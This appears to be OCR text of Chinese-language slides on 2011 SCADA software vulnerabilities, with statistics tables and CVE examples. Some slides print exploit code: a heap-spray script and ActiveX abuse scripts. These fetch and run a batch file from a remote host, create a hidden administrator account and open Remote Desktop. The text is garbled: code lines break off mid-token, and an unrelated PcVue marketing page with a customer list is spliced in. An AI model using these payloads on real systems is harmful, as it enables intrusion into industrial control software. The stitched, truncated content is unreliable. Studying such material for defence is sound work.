
漏洞分類、統計及風險說明(1/2)

漏洞類別	數量	攻擊方式	嚴重性	風險
Buffer Overflow	18	遠端攻擊/攻擊瀏覽器	極高	可被取得系統控制權
SQL Injection	2	遠端攻擊	高	可被取得資料庫內容
File Manipulation	6	攻擊瀏覽器	高	可被取得系統控制權/可損毀檔案或系統
DLL Hijacking	7	社交工程	中	可被取得系統控制權
CRLF	1	遠端攻擊	中	可跳脫權限限制

漏洞分類、統計及風險說明(2/2)

漏洞類別	數量	攻擊方式	嚴重性	風險
Directory Traversal	2	遠端攻擊	中	可被讀取任意檔案
DoS	9	遠端攻擊	中~低	造成系統當機
XSS	4	遠端攻擊	中~低	可被竊取網頁身份
Memory Leak	1	遠端攻擊	中~低	造成記憶體耗盡

緩衝區溢位實例 (CVE-2011-4870)



整數溢位實例 (CVE-2011-4043)

```
var headersize = 20;
var slackspace = headersize + shellcode1.le
while (bigblock.length < slackspace) bigblo
var fillblock = bigblock.substring(0,slacks
var block = bigblock.substring(0,
while (block.length + slackspace

var memory = new Array();
for (i = 0; i < 400; i++){ memory

var buf = '';
while (buf.length < 5000) buf = b

alert("Ready?");

arg2=202116109; //0x0c0c0c0c;

object.SaveObject(arg1 ,arg2 ,arg
```

www.iianews.com/ca/_01-ABC00000000000196992.shtml

法国彩虹PcVue SCADA软件在欧洲核子研究中心报警管理动态监控中的应用

——PcVue为科学的进步贡献了绵薄之力

主页 产品和技术 市场 支持和服务 新闻与活动 合作伙伴 公司


我们的客户

法国宇航公司、加拿大航空公司、法国航空公司、空中客车公司、阿尔卡特、阿尔斯通、Aramco石油公司、Apache软件基金会、安万特公司、葡萄牙银行、巴斯夫股份公司、拜耳公司、BG集团、西技来克公司、Transco公司、博世、Bsn公司、布鲁塞尔机场、卡伯特石油天然气公司、嘉吉公司、欧洲核子研究组织、可口可乐公司、达尔凯公司、道康宁公司、法国CEA公司、法国电力公司、埃及铝业公司、艾菲尔铁塔、比利时Electrabel电力公司、俄罗斯Energomash公司、安尼凯姆有限公司、佛吉亚集团、萤火虫网络、瑞士芬美意香精香料公司、俄罗斯天然气工业股份公司、日内瓦机场、德国汉高集团、法国哈金森公司、魁北克水电公司、西班牙伊维尔德罗拉公司、雅加达铁路、德国久茂公司、德国科隆公司、法国拉法基集团、意大利拉瓦扎公司、欧莱雅、苹果公司、Key公司、万事达食品、墨西哥城地铁、雀巢公司、巴黎机场、委内瑞拉国家石油公司、墨西哥石油公司、巴西国家石油公司、宝洁公司、标[illegible]司、雷诺公司、法国Rhenalu特殊片材厂、法国普基集团、罗地亚[illegible]法国圣路易糖业公司、赛诺菲公司、施耐德电气、法[illegible]高速公路公司、希捷科技、法国塞塔烟草公司[illegible]瑞士雪兰诺公司、法国施维雅公司、新加坡地铁、法国国家铁路公司、台北101、法国特福公司、泰雷兹集团、蒂森克虏伯公司、道达尔公司、德国INA轴承公司、瑞银集团、法国优劲公司、法国法雷奥集团、法国威立雅水务、日本横河公司 . . .


台北101

大最复杂的仪器被用于研究物质的基本成分—基本粒子。通过研究这些粒子碰撞时发生的状况，物理学家来研究整个自然的规律。


拒絕服務實例 (CVE-2011-4534)



記憶體管理實例 (GE Intelligent Platforms)



SQL Injection實例(CVE-2011-4521)



不安全的功能實例 (CVE-2011-4525) (1/2)

```
RegKey Safe for Script: True
RegKey Safe for Init: True
KillBitSet: False
Implements IObjectSafety: False
Function SaveToFile (
    ByVal FileName  As String ,
    ByVal DataOnly  As Boolean
)  As Boolean
Function SaveTabFile (
    ByVal FileName  As String
)  As Boolean
```

```
<script>
var1="http://192.168.217.1/malicious.html"
var2="C:\\malicious_demo.bat"
'load malicious page and save to file
target.OpenUrlToFile var1 ,var2
'run malicious_demo.bat
target.CreateProcess var2,0,0
</script>
```

```
<script>
var1="C:\\Documents and Settings\\Administrator\\Start Menu\\Programs\\Startup\\demo.bat"
var2=""
'create a user and add to administrators group
adduser="@ECHO OFF"+unescape("%0a")+"cmd /c net user demouser demouser /add & net localgroup administrators demouser /add & net

target.AddTranslation adduser ,var2

'open the Remote Desktop
open3389="@ECHO OFF"+unescape("%0a")+"echo Windows Registry Editor Version 5.00 >3389.reg"+unescape("%0a")
open3389=open3389+"echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]>> 3389.reg"+unescape("%0a")
open3389=open3389+"echo ""fDenyTSConnections""=dword:00000000>> 3389.reg"+unescape("%0a")
open3389=open3389+"echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control \Terminal Server\Wds\rdpwd\Tds\tcp]>> 3389.reg"+u
open3389=open3389+"echo ""PortNumber""=dword:00000d3d>> 3389.reg"+unescape("%0a")
open3389=open3389+"echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp]>> 3389.reg"+
open3389=open3389+"echo ""PortNumber""=dword:00000d3d>> 3389.reg "+unescape("%0a")
open3389=open3389+"regedit /s 3389.reg "+unescape("%0a")

target.AddTranslation open3389 ,var2

target.SaveTranslationsToFile var1
</script>
```

不安全的功能實例(2/2)

漏洞三劍客


```
Function GetRegValue (
        ByVal Path As String
) As String
```

```
Function SetRegValue (
        ByVal Path As String ,
        ByVal dwType As Long ,
        ByVal Data As String ,
        ByVal Value As Long
) As String
```

